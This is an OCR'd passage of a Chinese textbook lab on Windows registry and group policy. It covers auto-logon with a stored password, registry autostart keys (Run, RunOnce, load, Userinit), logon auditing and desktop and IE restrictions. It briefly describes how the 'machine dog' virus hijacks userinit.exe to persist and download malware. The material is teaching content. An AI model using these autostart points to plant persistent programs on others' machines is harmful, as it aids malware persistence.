


图 4-2 导出(保存)注册表项

就是在修改注册表中的配置。当然,组策略使用了更完善的管理组织方法,可以对各种对象中的设置进行管理和配置,远比手工修改注册表方便、灵活,功能也更加强大。组策略编辑器的打开方式:选择“开始”→“运行”,输入 gpedit.msc,单击“确定”按钮。如果组策略被禁用,则进入安全模式解锁即可。如图 4-3 所示。




图 4-3 组策略编辑器

组策略包括计算机配置和用户配置。

(1) 计算机配置包括所有与计算机相关的策略设置,它们用来指定操作系统行为、桌面行为、安全设置、计算机开机与关机脚本、指定的计算机应用选项以及应用设置。

(2) 用户配置包括所有与用户相关的策略设置,它们用来指定操作系统行为、桌面设置、安全设置、指定和发布的应用选项、应用设置、文件夹重定向选项、用户登录与注销脚本等。

让新修改的计算机策略立即生效:

```
gpupdate /target:compute /force
```

让新修改的用户策略立即生效:

```
gpupdate /target:user/force
```

5. 实践操作及步骤

1) 编辑注册表

(1) IE 设置。

打开注册表，在 HKLU 和 HKLM 下\Software\Microsoft\Internet Explorer 找到 Main 项并双击，在右边的值项中找到 Start Page 值项，双击，输入要设置主页的地址"www.znufe.edu.cn"，其中 HKLU 下的键值优先，如图 4-4 所示。



图 4-4 修改 Start Page 值项

在 HKLM 下\Software\Microsoft\Internet Explorer\Main，在右边的值项中如果没有则新建 First Home Page(REG_SZ 类型)，输入"www.znufe.edu.cn"。

(2) 设置密码登录和自动登录。

方法一，打开注册表，由 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion 找到 Winlogon 项并双击，在右边的值项中新建以下三项键值。

- "AutoAdminLogon" = "1"　　键值为 1，用于设置自动登录；键值为 0，则反之。
- "DefaultUserName" = "用户名"　　键值为自动登录默认的用户名。
- "DefaultPassword" = "密码"　　键值为自动登录用户的密码。

方法二，命令行输入 control userpasswords2 并回车，在"用户账户"中，不选"要使用本机，用户必须输入用户名和密码"复选框，单击"确定"按钮后立刻弹出"自动登录"对话框，在其中输入默认项即可，如图 4-5 所示。下次启动计算机时可自动登录。相应的注册表项随之添加。

(3) 设置自启动。

注册表中可以设置程序开机自启动，主要涉及以下几个表项，这些表项也是杀毒软件重点严防的地方，具体有下面几个键值。

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
C:\WINDOWS\system32\userinit.exe
```

userinit.exe 是 Windows 操作系统的一个关键进程，用于管理不同的启动顺序。例如在建立网络连接和 Windows 壳的启动，系统刚启动时，如果调出任务管理器就会看到 userinit.exe，但过一段时间，系统各项加载完毕后，userinit.exe 就会自动消失。



图 4-5　用 control 命令设置自动登录

机器狗病毒将原有的 userinit.exe 改名存储，然后创建自己的 userinit.exe，系统开机启动后，伪装 userinit.exe 启动后创建 svchost.exe 进程，然后调用原有的 userinit.exe 完成正常启动，随后自己结束。svchost.exe 是病毒的主角，开始在本地端口 4444 号上监控，同时疯狂下载诸如 kaqhjaz.exekawdeaz.exe 等病毒。

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Polices\Explorer\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Polices\Explorer\Run
```

如果没有 Run 项，可以新建一个，然后在 Run 项下新建一个 REG_SZ 的键值，如图 4-6 所示。




图 4-6　Run 项中建立自启动

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

RunOnce 项中建立自启动如图 4-7 所示。

开机运行 notepad.exe 后，键值 aaa 即被删除。



图 4-7 RunOnce 项中建立自启动

```
HKCU\Software\Microsoft\WindowsNT\CurrentVersion\Windows\load
```

load 键值建立自启动如图 4-8 所示。




图 4-8 load 键值建立自启动

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

Run 项下的自启动键值是最常见的。

2）配置组策略

(1) 关闭系统还原功能。


在“本地组策略编辑器”中，展开“计算机配置”→“管理模板”→“系统”→“系统还原”项，在右窗格双击→“关闭系统还原”策略，在属性对话框中选择“已启用”单选按钮，单击“确定”按钮，启用此设置来关闭系统还原。

(2) 审核登录账户。


在“本地组策略编辑器”中，展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“审核策略”项。

默认情况下皆为“无审核”，如图 4-9(a)所示。双击“审核登录事件”策略，则弹出如图 4-9(b)所示对话框，选择审核“成功，失败”项，单击“确定”按钮。图 4-9(c)显示该策略已对用户登录的“成功，失败”事件设置为审核。

这样每次账户登录在 Windows 时成功或失败事件就会记录到 Windows 日志中。查看 Windows 日志方法：选择“开始”→“运行”，输入“eventvwr. msc”，单击“确定”按钮。Windows 日志示例如图 4-10 所示，记录了账户登录信息。



(a)



(b)

本地组策略编辑器
文件(F) 操作(A) 查看(V) 帮助(H)

策略	安全设置
审核策略更改	无审核
审核登录事件	成功, 失败
审核对象访问	无审核
审核进程跟踪	无审核
审核目录服务访问	无审核
审核特权使用	无审核
审核系统事件	无审核
审核帐户登录事件	无审核
审核帐户管理	无审核

(c)

图 4-9　账户登录审核

安全　事件数: 36

关键字	日期和时间	来源	事件 ID	任务类别
审核成功	2014/3/25 21:05:05	Microsoft Windows 安全审核...	4672	特殊登录
审核成功	2014/3/25 21:05:05	Microsoft Windows 安全审核...	4624	登录
审核成功	2014/3/25 21:05:02	Microsoft Windows 安全审核...	4672	特殊登录
审核成功	2014/3/25 21:05:02	Microsoft Windows 安全审核...	4624	登录

(a)

为新登录分配了特殊权限。

主题:
　安全 ID:　2011-20111221WN\Administrator

日志名称(M):	安全		
来源(S):	Microsoft Windows 安全审	记录时间(D):	2014/3/25 21:05:02
事件 ID(E):	4672	任务类别(Y):	特殊登录
级别(L):	信息	关键字(K):	审核成功
用户(U):	暂缺	计算机(R):	2011-20111221WN
操作代码(O):	信息		

(b)

图 4-10　Windows 日志示例

Windows 下的日志放在系统目录%SystemRoot%\system32\config 下，记录着各种系统服务的启动、运行、关闭等信息，常保存在二进制文件中，需要特殊的工具提取和分析。安全日志、应用程序日志和系统日志等文件受 Event Log（事件记录）服务的保护，不能被删除，但可以被清空。值得注意的是，修改日志文件是攻击者的第一件事情，因此不能始终相信系统日志文件。

（3）个性化任务栏和“开始”菜单。

① 给“开始”菜单减肥：在“组策略”窗口中，可以启用“从开始菜单删除用户文件夹”、“从开始菜单删除公用程序组”、“从开始菜单中删除‘我的文档’图标”等多种组策略配置项目来去掉不需要的菜单项，如图 4-11 所示。




图 4-11 个性化任务栏和“开始”菜单

② 保护好任务栏和“开始”菜单：如果不想随意让他人更改任务栏和开始菜单的设置，只要启用“阻止更改‘任务栏和开始菜单’设置”和“阻止访问任务栏的上下文菜单”两个策略即可。

③ 禁止关机：启动计算机后，如果不希望用户进行关机操作，那么启用“删除和阻止访问‘关机’命令”策略。


④ 利用组策略保护个人文档隐私：如果不希望用户查看曾经访问过的文件，只要在组策略窗口中的“任务栏和开始菜单”项中，启用“不要保留最近打开文档的记录”和“退出时清除最近打开的文档的记录”两个策略即可。

（4）个性化桌面。

① 隐藏桌面的系统图标：如图 4-12 所示，只要启用“隐藏桌面上‘网上邻居’图标”、“隐藏桌面上的 Internet Explorer 图标”、“隐藏和禁用桌面上的所有项目”、“删除桌面上的‘我的文档’图标”、“删除桌面上的‘我的电脑’图标”和“从桌面删除回收站”等策略就可以隐藏桌面上的相应图标。

② 退出时不保存桌面设置：启用“退出时不保存设置”策略可以防止用户保存对桌面的某些更改（如图标的位置、任务栏的位置及大小等），不过任务栏上的快捷方式总可以被保存。

③ 禁用 Active Desktop：活动桌面是 Windows 系统中自带的高级功能，最大的特点是



可以设置各种图片格式的墙纸，甚至可以将网页作为墙纸显示。考虑性能因素，需要禁用这一功能，打开“桌面”中 Active Desktop 目录，在右侧窗格中启用“禁用 Active Desktop”策略，可以禁用活动桌面。



图 4-12 个性化桌面

(5) IE 浏览器设置。

① 禁用 IE 浏览器的某些菜单项：在“浏览器菜单”目录项，启用“禁用‘在新窗口中打开’菜单项”策略，用户在浏览器中右击链接，选择“在新窗口中打开”时，该命令不起作用。网页自动打开的窗口也被禁止，可达到屏蔽弹出广告窗口的效果。

② 禁用“Internet 选项”控制面板：如果不希望用户修改 Internet Explorer 的属性中的某些设置，可以禁用“Internet 选项”的某些选项卡，在“Internet 控制面板”目录中，启用“禁用常规页”、“禁用安全页”等组策略项，可在“Internet 选项”中删除“常规”、“安全”等选项卡。

③ 禁止修改 IE 浏览器的主页：在“工具栏”目录，启用“禁用更改主页设置”策略即可。

④ 自定义 IE 工具栏：在“组策略”控制台中，展开“用户配置”→“Windows 设置”→“Internet Explorer 维护”→“浏览器用户界面”项，双击“浏览器工具栏按钮自定义”策略，打开其设置窗口中，在“按钮”栏中单击“添加”按钮，在“工具栏标题”中输入“我的 QQ”，在“工具栏操作”中选择 QQ 程序的路径，最后再选择好“颜色图标”和“灰度图标”的路径。添加了一个“我的 QQ”按钮。

(6) 实现 Windows 高级功能。

① 关闭缩略图的缓存：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”项，启用“关闭缩略图的缓存”策略即可。

